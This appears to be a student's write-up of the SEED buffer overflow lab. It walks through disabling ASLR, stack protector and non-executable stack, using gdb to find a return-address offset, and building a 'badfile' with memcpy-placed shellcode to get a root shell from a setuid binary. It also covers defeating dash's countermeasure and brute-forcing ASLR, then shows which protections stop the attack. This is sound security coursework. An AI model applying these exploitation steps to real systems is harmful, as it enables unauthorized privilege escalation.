Lab2

BufferOverflow lab

Lab Tasks:

2.1 - Turning off Countermeasures

Address space Randomization - This task simply requires us to turn off the kernal randomization capabilities w/ the cmd: sudo sysctl -w kernel.randomize_va_space=0

Stack Guard Projection disabling - This cmd is required each time the c program is compiled.


Non-executable stack: Linux has multiple security mechanisms. During compile time we need to disable this protection mechanism with the `-z execstack` argument.

To simplify the reduction of security mechanisms, the following one liner provides a complete compile, changing of ownership, setting the SUID, as well as the building of a debugging program for gdb.

gcc -o stack -z execstack -fno-stack-protector stack.c; gcc -o stack_db -z execstack -fno-stack-protector -g stack.c; sudo chown root stack; sudo chmod 4755 stack


2.2 - Task 1

Run the program and describe your observations. Please do not forget to use the execstack option



Observation(s):

- We compile the program and run it w/o any noticable abnormalities.
- The text indicates the program calls execve() yet there is no specific call to that particular function, so this is slightly mysterious.
- Running the compiled program, changing ownership, setting SUID permissions and executing the program highlight that the program has a EUID of root.
- Creating a file using this shell prompt validates the escalated permissions of the root user.



2.3 - The Vulnerable program

The vulnerable program reads a file and has a bufferoverflow vulnerability. The goal of the exercise is to provide the program with a malicious file and obtain a priviledged shell prompt.

We are fortunate to have the source code and a template exploit. We must compile both the program & the exploit code, then using a combination of gdb & trial / error we must compromise the program with a malicious inputfile, named `badfile`

Again, the following 1 liner is used to compile the stack.c program. This compiles stack into 2 files `stack_db` and `stack` - the stack_db is used for gdb debugging / analysis.

gcc -o stack -z execstack -fno-stack-protector stack.c; gcc -o stack_db -z execstack -fno-stack-protector -g stack.c; sudo chown root stack; sudo chmod 4755 stack


This one-liner was created to simplify and standardize the program compiling. I was constantly adding / updating print statements during analysis and often forgot to change ownership / permissions.

The exploit.c template required some updates in-order to make it success. The updates needed require us to load the program in gdb, set breakpoints, identify the distance between the buffer variable and the edp.


On the command-line, I enter `gdb stack_db` to load the program into the gdb debugging program. From there, we need to create a breakpoint in the function which has the

bufferoverflow vulnerability.

In this case it is the bof function, so `b bof` creates the appropriate brakepoint. Now we run the program w/ `run` or `r` - this will cause the program to run and stop in the bof function.



We can see this is a little-edian stack by printing the address of the `ebp` and the `buffer` - once we have those values, we can calculate the space in-between them. In our case we see the space is `32` - therefore, 36 - 40 is the EIP address (32 + 4) that we want to override.



Now that we know the off-set is 36 we also know that we have 4 bytes available between 36 and 40 to set an address pointing to the noop section of the exploits shell-code.

A bit of research yields a solution using `memcpy` to set the appropriate space in memory....


memcpy(&buffer[36], <address of noop cmds goes here> , 4);

We can also set the end of the buffer in the exploit with the shell code that we will use to gain access to a shell.

memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

Now we just need to perform trial and error to find one of the MANY locations in memory that will work. After finding multiple working exploits online and performing many hours of research I was finally able to understand how to calculate the desired address.

The address is found by trial & error yet we can reasonable find the minimal distance through small increments. I found that the *"Illegal Instruction"* is an indicator that we are close yet we need to increase the distance from the ebp.



Let's confirm this address also works with the python exploit.... It does.

```
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ python3 exploit.py
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin)
,128(sambashare)
# date
Tue Oct 22 17:42:51 EDT 2019
#
```

Task 3 - Defeating Dash's Countermeasure

Observation 1 - Compile / Run the program, then execute it. We can see the program maintains the user's permissions as it invokes the shell.

```
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ gcc -o dash_shell_test dash_shell_test.c ; sudo chown root dash_shell_tes
t; sudo chmod 4755 dash_shell_test
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
$ exit
seed@VM:~/git/CyberRange/tutorials/seed/lab2$
```

Observation 2 - comment out the setuid line, rerun, and document observations...

We can now see this program is running as the root id with the uid of 0.

```
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ gcc -o dash_shell_test dash_shell_test.c ; sudo chown root dash_shell_tes
t; sudo chmod 4755 dash_shell_test; dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# date
Tue Oct 22 17:57:53 EDT 2019
#
```

Compile the exploit w/ the suid shellcode and rerun the stack program. We can see this shell code was successful & now the program is operating under the root id.

```
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ gcc -o exploit exploit-setuid.c
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ ./exploit
 :: shellcodes size is 33
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task 4 - Defeating Address Randomization

The script used simply runs the program many many many times until it runs and eventually uses the memory of code which we are expecting. The screenshot below indicates it took 291,166 times before hitting the runtime condition we were are targeting.

```
10 minutes and 14 seconds elapsed.
The program has been running 291165 times so far.
./brute-force.sh: line 13: 12013 Segmentation fault      ./stack
10 minutes and 14 seconds elapsed.
The program has been running 291166 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashar
# date
Tue Oct 22 20:49:50 EDT 2019
#
```

Task 5 - Turn on the StackGuard Protection

Observation(s): After compiling the program we can see the benefit of stack protection being used. In this situation, I've removed the `-fno-stack-protector` arguement. Instead of obtaining a shell via bufferoverflow vulnerability, we can see the security mechanisms protect the system from compromise and display a `stack smashing detected` error.

```
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ gcc -o stack_noprotect -z execstack stack.c; sudo chown root stack_noprot
ect; sudo chmod 4755 stack_noprotect
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ ./stack_noprotect
*** stack smashing detected ***: ./stack_noprotect terminated
Aborted
seed@VM:~/git/CyberRange/tutorials/seed/lab2$
```

Let's double check this result again after turning off address randomization and re-executing again.

```
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ ./stack_noprotect
*** stack smashing detected ***: ./stack_noprotect terminated
Aborted
seed@VM:~/git/CyberRange/tutorials/seed/lab2$
```

Task 6 - Turning on Non-Executeable Stack Protection

enable address randomization, recompile w/ noexecstack arguement, and repeat Task 2.

Observation(s): In the below screenshot, I recompiled the program using the no-stack-protect and noexecstack, arguments, then ran the program and I'm experiecing the plane-jane segmentation fault error indicating something caused an abnormal result in the running of the program.

```
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ gcc -o stack_noprotect_no_exec -fno-stack-protector -z noexecstack stack.
c; sudo chown root stack_noprotect_no_exec; sudo chmod 4755 stack_noprotect_no_exec
seed@VM:~/git/CyberRange/tutorials/seed/lab2$ ./stack_noprotect_no_exec
Segmentation fault
seed@VM:~/git/CyberRange/tutorials/seed/lab2$
```

Research references:
https://www.tenouk.com/Bufferoverflowc/Bufferoverflow4.html
https://www.exploit-db.com/papers/13147
https://wohin.me/seed/2018/11/27/seed0.html

https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/buffer-overflow-vulnerability-lab.md
http://www.primalsecurity.net/0x0-exploit-tutorial-buffer-overflow-vanilla-eip-overwrite-2/
http://visualgdb.com/gdbreference/commands/info_address